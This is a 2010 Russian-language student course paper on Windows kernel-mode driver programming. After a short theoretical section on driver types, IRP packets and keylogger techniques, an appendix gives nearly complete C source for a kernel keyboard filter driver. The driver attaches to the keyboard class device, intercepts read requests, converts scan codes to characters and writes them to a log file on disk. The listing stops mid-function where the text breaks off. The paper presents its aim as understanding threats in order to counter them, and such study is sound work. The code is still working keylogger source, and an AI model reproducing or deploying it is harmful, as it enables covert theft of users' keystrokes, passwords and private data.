НТУУ «КПИ»

КУРСОВАЯ РАБОТА

по курсу «Системное программирование»

выполнил: студент группы ИВ-81

Осадчий А.С.

Киев – 2010

Введение

Темой данной работы является знакомство с основами программирования драйверов режима ядра в операционной системе Windows. Сделано это на примере создания анализатора нажатий клавиш. Как правило, такой функционал применяется во многих вредоносных программах, которые, с одной стороны, не несут в себе опасность заражения других исполняемых файлов и распостранения на другие ПК (то есть, не являются компьютерным вирусом или червем), но с другой – имеют опасные последствия, такие как потеря конфиденциальности, утечка персональных данных и т.д. Поэтому, знание принципов их работы позволит эффективно противодействовать данного вида угрозам.

Теоретические сведения

Обзор составляющих Windows

Следующая диаграмма отображает основные внутренние компоненты операционной системы Windows.



Рис. 1. – Компоненты ОС Windows

Типы драйверов в Windows

В операционной системе Windows существует два осноных типа драйверов:

- Драйвера режима пользователя
- Драйвера режима ядра

Первый тип, как правило, предоставляет интерфейс между Win32-приложениями и драйверами режима ядра или другими компонентами операционной системы. Код таких драйверов выполняется в режиме пользователя (user-mode), что позволяет повысить безопасность и стабильность работы ОС, так как они не имеют доступа к внутренним компонентам ядра. С другой стороны, это накладывает существенные ограничения на их возможную функциональность. Поэтому, для решения задач, которые требуют доступа а аппаратуре, компонентам исполняющей системы и другим низкоуровневым компонентам, применяется второй тип драйверов.

С точки зрения разработчика драйверов, организацию операционной системы Windows можно представить в несколько упрощенном виде.



Рис. 2. – Компоненты ОС Windows с перспективы разработчика драйверов

В ОС Windows ширико применяется многоуровневая система драйверов, где драйвера более низкого уровня предоставляют услуги своим вышележащим соседям.



Рис. 3. – Пример многоуровнеой организации драйверов

Пакеты запросов ввода-вывода

Обычно, для взаимодействия с программой пользователя драйвер Windows должен обрабатывать пакеты запросов ввода-вывода (I/O Request Packets, IRP). Они представляют собой структуры данных, содержащие буферы для данных.С точки зрения архитектуры любой драйвер выступает как участник процесса ввода/вывода.При чем независимо от того является ли он драйвером устройства ввода-вывода на самом деле. Также в архитектуре Windows запрещено прямое взаимодействие программы пользовательского уровня и драйвера. Оно сводится к тому что программа посылает код IOCTL, который уже приводит к тому, что диспетчер ввода/вывода формирует на основе нее IRP пакет. В самом драйвере определены функции реагирующие на определенный тип запроса в IRP пакете.

Надо заметить, что именно механизм перехвата IRP пакетов лежит в основе данной работы. Для анализатора клавиатуры интерес представляет только IRP_MJ_READ.

Клавиатурные шпионы

Так как в основе данной работы лежит создание анализатора нажатий клавиш, мы рассмотрим основные подходы, которые могут применяться для решения данной задачи.

Неформально, клавиатурный шпион можно определить как программу, которая без ведома пользователя записывает информацию о нажатых им клавишах.

Для системы, клавиатурные шпионы, как правило, безопасны (что нельзя сказать о пользователе). Усложняет ситуацию и то, что подходы, используемые создателями клавиатурных шпионов, могут применятся и во вполне легальных целях. Поэтому нередко, они не детектируются антивирусными программами.

Перечислим основные технологии построения клавиатурных шпионов:

- Клавиатурный шпион на основе ловушек.
- Клавиатурный шпион, основанный на переодическом опросе состояния клавиатуры.
- Клавиатурный шпион, основан на перехвате API-функций.
- Клавиатурный шпион, основанный на перехвате обмена процесса csrss.exe с драйвером клавиатуры.
- Клавиатурный шпион, основанный на подмене драйвера клавиатуры собственным драйвером.
- Клавиатурный шпион, на базе драйвера фильтра.

В этой работе применен последний из перечисленных способ. Его суть – подключение к драйверу клавиатуры драйвера-фильтра.

Для анализатора клавиатуры интерес представляет только IRP пакет IRP_MJ_READ.

ПРИЛОЖЕНИЕ1: ИСХОДНЫЙ КОД ПРОГРАММЫ

```
#ifndef __Klog_h__
#define __Klog_h__

typedef BOOLEAN BOOL;

//////////////////////////
// STRUCTURES
//////////////////////////
struct KEY_STATE
{
      bool kSHIFT;
      bool kCAPSLOCK;
      bool kCTRL;
      bool kALT;
};


struct KEY_DATA
{
      LIST_ENTRY ListEntry;
      char KeyData;
      char KeyFlags;
};

typedef struct _DEVICE_EXTENSION
{
      PDEVICE_OBJECT pKeyboardDevice; // указатель на следующее устройство клавиатуры
      PETHREAD pThreadObj;                // указатель на поток
      bool bThreadTerminate;            // поле завершения потока
      HANDLE hLogFile;                    // дескриптор к лог-файлу
      KEY_STATE kState;                   //состояние спец. клавиш


      KSEMAPHORE semQueue;
      KSPIN_LOCK lockQueue;
      LIST_ENTRY QueueListHead;
}DEVICE_EXTENSION, *PDEVICE_EXTENSION;

//////////////////////////
// PROTOTYPES
//////////////////////////
extern "C" NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject, IN PUNICODE_STRING
RegistryPath);
VOID Unload(IN PDRIVER_OBJECT DriverObject);
NTSTATUS DispatchPassDown(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp);

#endif                  // __Klog_h__
```

```
extern "C"
{
      #include "ntddk.h"
}

#include "ntddkbd.h"
#include "Klog.h"
#include "KbdHook.h"
#include "KbdLog.h"
#include "ScanCode.h"

int numPendingIrps = 0;


extern "C" NTSTATUS DriverEntry( IN PDRIVER_OBJECT  pDriverObject, IN PUNICODE_STRING
RegistryPath )
{
      NTSTATUS Status = {0};

      DbgPrint("Keyboard Filter Driver - DriverEntry\nCompiled at " __TIME__ " on "
__DATE__ "\n");

        // Инициализируем таблицу обработки IRP запросов
      for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
            pDriverObject->MajorFunction[i] = DispatchPassDown;
      DbgPrint("Filled dispatch table with generic pass down routine...\n");

      // Указываем интересующий нас IRP
      pDriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;

      // "Цепляем" клавиатуру
      HookKeyboard(pDriverObject);
      DbgPrint("Hooked IRP_MJ_READ routine...\n");

      //Инициализируем рабочий поток
      InitThreadKeyLogger(pDriverObject);

      // Инициализируем связный список (очередь)
      PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pDriverObject-
>DeviceObject->DeviceExtension;
      InitializeListHead(&pKeyboardDeviceExtension->QueueListHead);

      // Инициализируем спин-лок
      KeInitializeSpinLock(&pKeyboardDeviceExtension->lockQueue);

      // Инициализируем семафор
      KeInitializeSemaphore(&pKeyboardDeviceExtension->semQueue, 0 , MAXLONG);

      // Созадем лог файл
      IO_STATUS_BLOCK file_status;
      OBJECT_ATTRIBUTES obj_attrib;
      CCHAR        ntNameFile[64] = "\\DosDevices\\c:\\log.txt";
    STRING         ntNameString;
      UNICODE_STRING uFileName;
    RtlInitAnsiString( &ntNameString, ntNameFile);
```

```
    RtlAnsiStringToUnicodeString(&uFileName, &ntNameString, TRUE );
      InitializeObjectAttributes(&obj_attrib, &uFileName, OBJ_CASE_INSENSITIVE, NULL,
NULL);
      Status = ZwCreateFile(&pKeyboardDeviceExtension-
>hLogFile,GENERIC_WRITE,&obj_attrib,&file_status,

      NULL,FILE_ATTRIBUTE_NORMAL,0,FILE_OPEN_IF,FILE_SYNCHRONOUS_IO_NONALERT,NULL,0);
      RtlFreeUnicodeString(&uFileName);

      if (Status != STATUS_SUCCESS)
      {
            DbgPrint("Failed to create log file...\n");
            DbgPrint("File Status = %x\n",file_status);
      }
      else
      {
            DbgPrint("Successfully created log file...\n");
            DbgPrint("File Handle = %x\n",pKeyboardDeviceExtension->hLogFile);
      }

      // ПРоцедура выгрузки драйвера из памяти
      pDriverObject->DriverUnload = Unload;
      DbgPrint("Set DriverUnload function pointer...\n");
      DbgPrint("Exiting Driver Entry......\n");
      return STATUS_SUCCESS;
}


NTSTATUS DispatchPassDown(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp )
{
      DbgPrint("Entering DispatchPassDown Routine...\n");

      IoSkipCurrentIrpStackLocation(pIrp);
      return IoCallDriver(((PDEVICE_EXTENSION) pDeviceObject->DeviceExtension)-
>pKeyboardDevice ,pIrp);
}



VOID Unload( IN PDRIVER_OBJECT pDriverObject)
{
      // Получаем указатель на device extension
      PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pDriverObject-
>DeviceObject->DeviceExtension;
      DbgPrint("Driver Unload Called...\n");

      // Отключаемся от клавиатуры
      IoDetachDevice(pKeyboardDeviceExtension->pKeyboardDevice);
      DbgPrint("Keyboard hook detached from device...\n");



      // Завершаем рабочий поток
      pKeyboardDeviceExtension ->bThreadTerminate = true;
```

```
	//Если поток блокирован - "пробуждаем" его
	KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,0,1,TRUE);

	//ЖДем завершения потока
	DbgPrint("Waiting for key logger thread to terminate...\n");
	KeWaitForSingleObject(pKeyboardDeviceExtension->pThreadObj,
			Executive,KernelMode,false,NULL);
	DbgPrint("Key logger thread termintated\n");

	//Закрываем лог-файл
	ZwClose(pKeyboardDeviceExtension->hLogFile);

	// Удаляем устройство
	IoDeleteDevice(pDriverObject->DeviceObject);
	DbgPrint("Tagged IRPs dead...Terminating...\n");

	return;
}
```

```
#ifndef __KbdLog_h__

#define __KbdLog_h__


//////////////////////////

// PROTOTYPES

//////////////////////////

VOID ThreadKeyLogger( IN PVOID pContext);

NTSTATUS InitThreadKeyLogger(IN PDRIVER_OBJECT pDriverObject);


#endif
```

```
extern "C"
{
	#include "ntddk.h"
}

#include "ntddkbd.h"
#include "Klog.h"
#include "KbdLog.h"
#include "KbdHook.h"
#include "ScanCode.h"

NTSTATUS InitThreadKeyLogger(IN PDRIVER_OBJECT pDriverObject)
{

	PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pDriverObject-
>DeviceObject->DeviceExtension;

	// Обозанчим рабочий поток, как выполняющийся
	pKeyboardDeviceExtension->bThreadTerminate = false;

	//Создадим рабочий поток
	HANDLE hThread;
	NTSTATUS status   =
PsCreateSystemThread(&hThread,(ACCESS_MASK)0,NULL,(HANDLE)0,NULL,ThreadKeyLogger,
                                    pKeyboardDeviceExtension);

	if(!NT_SUCCESS(status))
		return status;

	DbgPrint("Key logger thread created...\n");

	//Получим дескриптор рабочего птотока
	ObReferenceObjectByHandle(hThread,THREAD_ALL_ACCESS,NULL,KernelMode,
		(PVOID*)&pKeyboardDeviceExtension->pThreadObj, NULL);

	DbgPrint("Key logger thread initialized; pThreadObject =  %x\n",
		&pKeyboardDeviceExtension->pThreadObj);

	//Закрываем дескриптор рабочего потока
	ZwClose(hThread);

	return status;
}


VOID ThreadKeyLogger(IN PVOID pContext)
{

	PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pContext;
	PDEVICE_OBJECT pKeyboardDeviceOjbect = pKeyboardDeviceExtension->pKeyboardDevice;

	PLIST_ENTRY pListEntry;
	KEY_DATA* kData; // структура данных для хранения скан-кодов в очереди

	// Входим в основной рабочий цикл
```

```
	while(true)
	{
		// Ждем появления данных в очереди
		KeWaitForSingleObject(&pKeyboardDeviceExtension-
>semQueue,Executive,KernelMode,FALSE,NULL);

		pListEntry = ExInterlockedRemoveHeadList(&pKeyboardDeviceExtension-
>QueueListHead,

	&pKeyboardDeviceExtension->lockQueue);


		if(pKeyboardDeviceExtension->bThreadTerminate == true)
		{
			PsTerminateSystemThread(STATUS_SUCCESS);
		}


		kData = CONTAINING_RECORD(pListEntry,KEY_DATA,ListEntry);

		// Конвертируем скан-код в код символа
		char keys[3] = {0};
		ConvertScanCodeToKeyCode(pKeyboardDeviceExtension,kData,keys);

		//Проверим корректность преобразования
		if(keys != 0)
		{
			//запишем данные в файл
			if(pKeyboardDeviceExtension->hLogFile != NULL)
			{
				IO_STATUS_BLOCK io_status;
				DbgPrint("Writing scan code to file...\n");

				NTSTATUS status = ZwWriteFile(pKeyboardDeviceExtension-
>hLogFile,NULL,NULL,NULL,
					&io_status,&keys,strlen(keys),NULL,NULL);

				if(status != STATUS_SUCCESS)
						DbgPrint("Writing scan code to file...\n");
				else
					DbgPrint("Scan code '%s' successfully written to
file.\n",keys);
			}
		}
	}
	return;
}
```

```
#ifndef __KbdHook_h__

#define __KbdHook_h__


//////////////////////////

// PROTOTYPES

//////////////////////////

NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject);

NTSTATUS DispatchRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp);

NTSTATUS OnReadCompletion(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp, IN PVOID
Context);


#endif
```

```
extern "C"
{
	#include "ntddk.h"
}

#include "ntddkbd.h"
#include "Klog.h"
#include "KbdLog.h"
#include "KbdHook.h"
#include "ScanCode.h"


extern numPendingIrps;


NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject)
{

	DbgPrint("Entering Hook Routine...\n");

	// Создаем устройство-фильтр
	PDEVICE_OBJECT pKeyboardDeviceObject;


	  //Инициализируем его объектом устройства клавиатуры
	NTSTATUS status = IoCreateDevice(pDriverObject,sizeof(DEVICE_EXTENSION), NULL, //no
name
		FILE_DEVICE_KEYBOARD, 0, true, &pKeyboardDeviceObject);


	if(!NT_SUCCESS(status))
		return status;

	DbgPrint("Created keyboard device successfully...\n");

	/*
	   Копируем характеристики исходной клавиатуры в наше
	   устройство-фильтр.
	  */
	pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags | (DO_BUFFERED_IO |
DO_POWER_PAGABLE);
	pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags &
~DO_DEVICE_INITIALIZING;
	DbgPrint("Flags set succesfully...\n");

	//////////////////////////////////////////////////////////////////////////////
///////////
	//Инициализируем device extension - структура данных драйвера, которая
	//гарантирует невыгружаемость своей информации в пул виртуальной памяти.
	//////////////////////////////////////////////////////////////////////////////
///////////
	RtlZeroMemory(pKeyboardDeviceObject->DeviceExtension, sizeof(DEVICE_EXTENSION));
	DbgPrint("Device Extension Initialized...\n");

	//Получаем указатель для device extension
```

```
      PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION)pKeyboardDeviceObject->DeviceExtension;

      ////////////////////////////////////////////////////////////////////////////////
////////////
      // "Вставляем" наш драйвер в стек драйверов.
      ////////////////////////////////////////////////////////////////////////////////
////////////
      CCHAR        ntNameBuffer[64] = "\\Device\\KeyboardClass0";
    STRING         ntNameString;
      UNICODE_STRING uKeyboardDeviceName;
    RtlInitAnsiString( &ntNameString, ntNameBuffer );
    RtlAnsiStringToUnicodeString( &uKeyboardDeviceName, &ntNameString, TRUE );
      IoAttachDevice(pKeyboardDeviceObject,&uKeyboardDeviceName,&pKeyboardDeviceExtension
->pKeyboardDevice);
      RtlFreeUnicodeString(&uKeyboardDeviceName);
      DbgPrint("Filter Device Attached Successfully...\n");

      return STATUS_SUCCESS;
}



NTSTATUS DispatchRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp)
{


      DbgPrint("Entering DispatchRead Routine...\n");

      //Each driver that passes IRPs on to lower drivers must set up the stack location
for the
      //next lower driver. A driver calls IoGetNextIrpStackLocation to get a pointer to
the next-lower
      //driver’s I/O stack location
      PIO_STACK_LOCATION currentIrpStack = IoGetCurrentIrpStackLocation(pIrp);
      PIO_STACK_LOCATION nextIrpStack = IoGetNextIrpStackLocation(pIrp);
      *nextIrpStack = *currentIrpStack;

      //Устанавливаем колбек завершения
      IoSetCompletionRoutine(pIrp, OnReadCompletion, pDeviceObject, TRUE, TRUE, TRUE);

      //увеличиваем кол-во необработанных IRP пакетов
       numPendingIrps++;

      DbgPrint("Tagged keyboard 'read' IRP... Passing IRP down the stack... \n");

      // Передаем IRP пакет вниз по цепочке
      return IoCallDriver(((PDEVICE_EXTENSION) pDeviceObject->DeviceExtension)-
>pKeyboardDevice ,pIrp);

}
```

```
NTSTATUS OnReadCompletion(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp, IN PVOID
Context)
{
	DbgPrint("Entering OnReadCompletion Routine...\n");

	//получаем device extension
	PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pDeviceObject-
>DeviceExtension;

	//если запрос завершен - извлекаем значение
	if(pIrp->IoStatus.Status == STATUS_SUCCESS)
	{
		PKEYBOARD_INPUT_DATA keys = (PKEYBOARD_INPUT_DATA)pIrp-
>AssociatedIrp.SystemBuffer;
		int numKeys = pIrp->IoStatus.Information / sizeof(KEYBOARD_INPUT_DATA);

		for(int i = 0; i < numKeys; i++)
		{
			DbgPrint("ScanCode: %x\n", keys[i].MakeCode);

			if(keys[i].Flags == KEY_BREAK)
				DbgPrint("%s\n","Key Up");

			if(keys[i].Flags == KEY_MAKE)
				DbgPrint("%s\n","Key Down");



			KEY_DATA* kData =
(KEY_DATA*)ExAllocatePool(NonPagedPool,sizeof(KEY_DATA));


			kData->KeyData = (char)keys[i].MakeCode;
			kData->KeyFlags = (char)keys[i].Flags;

			//Добавляем скан-код в очередь

			DbgPrint("Adding IRP to work queue...");
			ExInterlockedInsertTailList(&pKeyboardDeviceExtension->QueueListHead,
			&kData->ListEntry,
			&pKeyboardDeviceExtension->lockQueue);


			KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,0,1,FALSE);

		}
	}

	// Обозначим IRP пакет - как обрабатывающийся
	if(pIrp->PendingReturned)
		IoMarkIrpPending(pIrp);

	//Убираем его из счетчика
	 numPendingIrps--;
```

```
#ifndef __ScanCode_h__
#define __ScanCode_h__

// Прототипы функций
void ConvertScanCodeToKeyCode(PDEVICE_EXTENSION pDevExt, KEY_DATA* kData, char* keys);

#endif
```

```
extern "C"
{
      #include "ntddk.h"
}

#include "ntddkbd.h"
#include "Klog.h"
#include "KbdLog.h"
#include "KbdHook.h"
#include "ScanCode.h"


////////////////////////////////////////////////////////////////////////
#define INVALID 0X00 //scan code not supported by this driver
#define SPACE 0X01 //space bar
#define ENTER 0X02 //enter key
#define LSHIFT 0x03 //left shift key
#define RSHIFT 0x04 //right shift key
#define CTRL  0x05 //control key
#define ALT   0x06 //alt key

char KeyMap[84] = {
INVALID, //0
INVALID, //1
'1', //2
'2', //3
'3', //4
'4', //5
'5', //6
'6', //7
'7', //8
'8', //9
'9', //A
'0', //B
'-', //C
'=', //D
INVALID, //E
INVALID, //F
'q', //10
'w', //11
'e', //12
'r', //13
't', //14
'y', //15
'u', //16
'i', //17
'o', //18
'p', //19
'[', //1A
']', //1B
ENTER, //1C
CTRL, //1D
'a', //1E
's', //1F
'd', //20
```

```
'f', //21
'g', //22
'h', //23
'j', //24
'k', //25
'l', //26
';', //27
'\'', //28
'`', //29
LSHIFT,     //2A
'\\', //2B
'z', //2C
'x', //2D
'c', //2E
'v', //2F
'b', //30
'n', //31
'm' , //32
',', //33
'.', //34
'/', //35
RSHIFT, //36
INVALID, //37
ALT, //38
SPACE, //39
INVALID, //3A
INVALID, //3B
INVALID, //3C
INVALID, //3D
INVALID, //3E
INVALID, //3F
INVALID, //40
INVALID, //41
INVALID, //42
INVALID, //43
INVALID, //44
INVALID, //45
INVALID, //46
'7', //47
'8', //48
'9', //49
INVALID, //4A
'4', //4B
'5', //4C
'6', //4D
INVALID, //4E
'1', //4F
'2', //50
'3', //51
'0', //52
};


char ExtendedKeyMap[84] = {
INVALID, //0
```

```
INVALID, //1
'!', //2
'@', //3
'#', //4
'$', //5
'%', //6
'^', //7
'&', //8
'*', //9
'(', //A
')', //B
'_', //C
'+', //D
INVALID, //E
INVALID, //F
'Q', //10
'W', //11
'E', //12
'R', //13
'T', //14
'Y', //15
'U', //16
'I', //17
'O', //18
'P', //19
'{', //1A
'}', //1B
ENTER, //1C
INVALID, //1D
'A', //1E
'S', //1F
'D', //20
'F', //21
'G', //22
'H', //23
'J', //24
'K', //25
'L', //26
':', //27
'"', //28
'~', //29
LSHIFT,     //2A
'|', //2B
'Z', //2C
'X', //2D
'C', //2E
'V', //2F
'B', //30
'N', //31
'M' , //32
'<', //33
'>', //34
'?', //35
RSHIFT, //36
INVALID, //37
```

```
INVALID, //38
SPACE, //39
INVALID, //3A
INVALID, //3B
INVALID, //3C
INVALID, //3D
INVALID, //3E
INVALID, //3F
INVALID, //40
INVALID, //41
INVALID, //42
INVALID, //43
INVALID, //44
INVALID, //45
INVALID, //46
'7', //47
'8', //48
'9', //49
INVALID, //4A
'4', //4B
'5', //4C
'6', //4D
INVALID, //4E
'1', //4F
'2', //50
'3', //51
'0', //52
};


void ConvertScanCodeToKeyCode(PDEVICE_EXTENSION pDevExt, KEY_DATA* kData, char* keys)
{

       char key = 0;
       key = KeyMap[kData->KeyData];


       KEVENT event = {0};
       KEYBOARD_INDICATOR_PARAMETERS indParams = {0};
       IO_STATUS_BLOCK ioStatus = {0};
       NTSTATUS status = {0};
       KeInitializeEvent(&event, NotificationEvent, FALSE);

       PIRP irp = IoBuildDeviceIoControlRequest(IOCTL_KEYBOARD_QUERY_INDICATORS,pDevExt-
>pKeyboardDevice,
       NULL,0,&indParams,sizeof(KEYBOARD_ATTRIBUTES),TRUE,&event,&ioStatus);
     status = IoCallDriver(pDevExt->pKeyboardDevice, irp);

     if (status == STATUS_PENDING)
       {
            (VOID) KeWaitForSingleObject(&event,Suspended,KernelMode,
               FALSE,NULL);
     }

       status = irp->IoStatus.Status;
```

```
if(status == STATUS_SUCCESS)
{
     indParams = *(PKEYBOARD_INDICATOR_PARAMETERS)irp->AssociatedIrp.SystemBuffer;
if(irp)
{
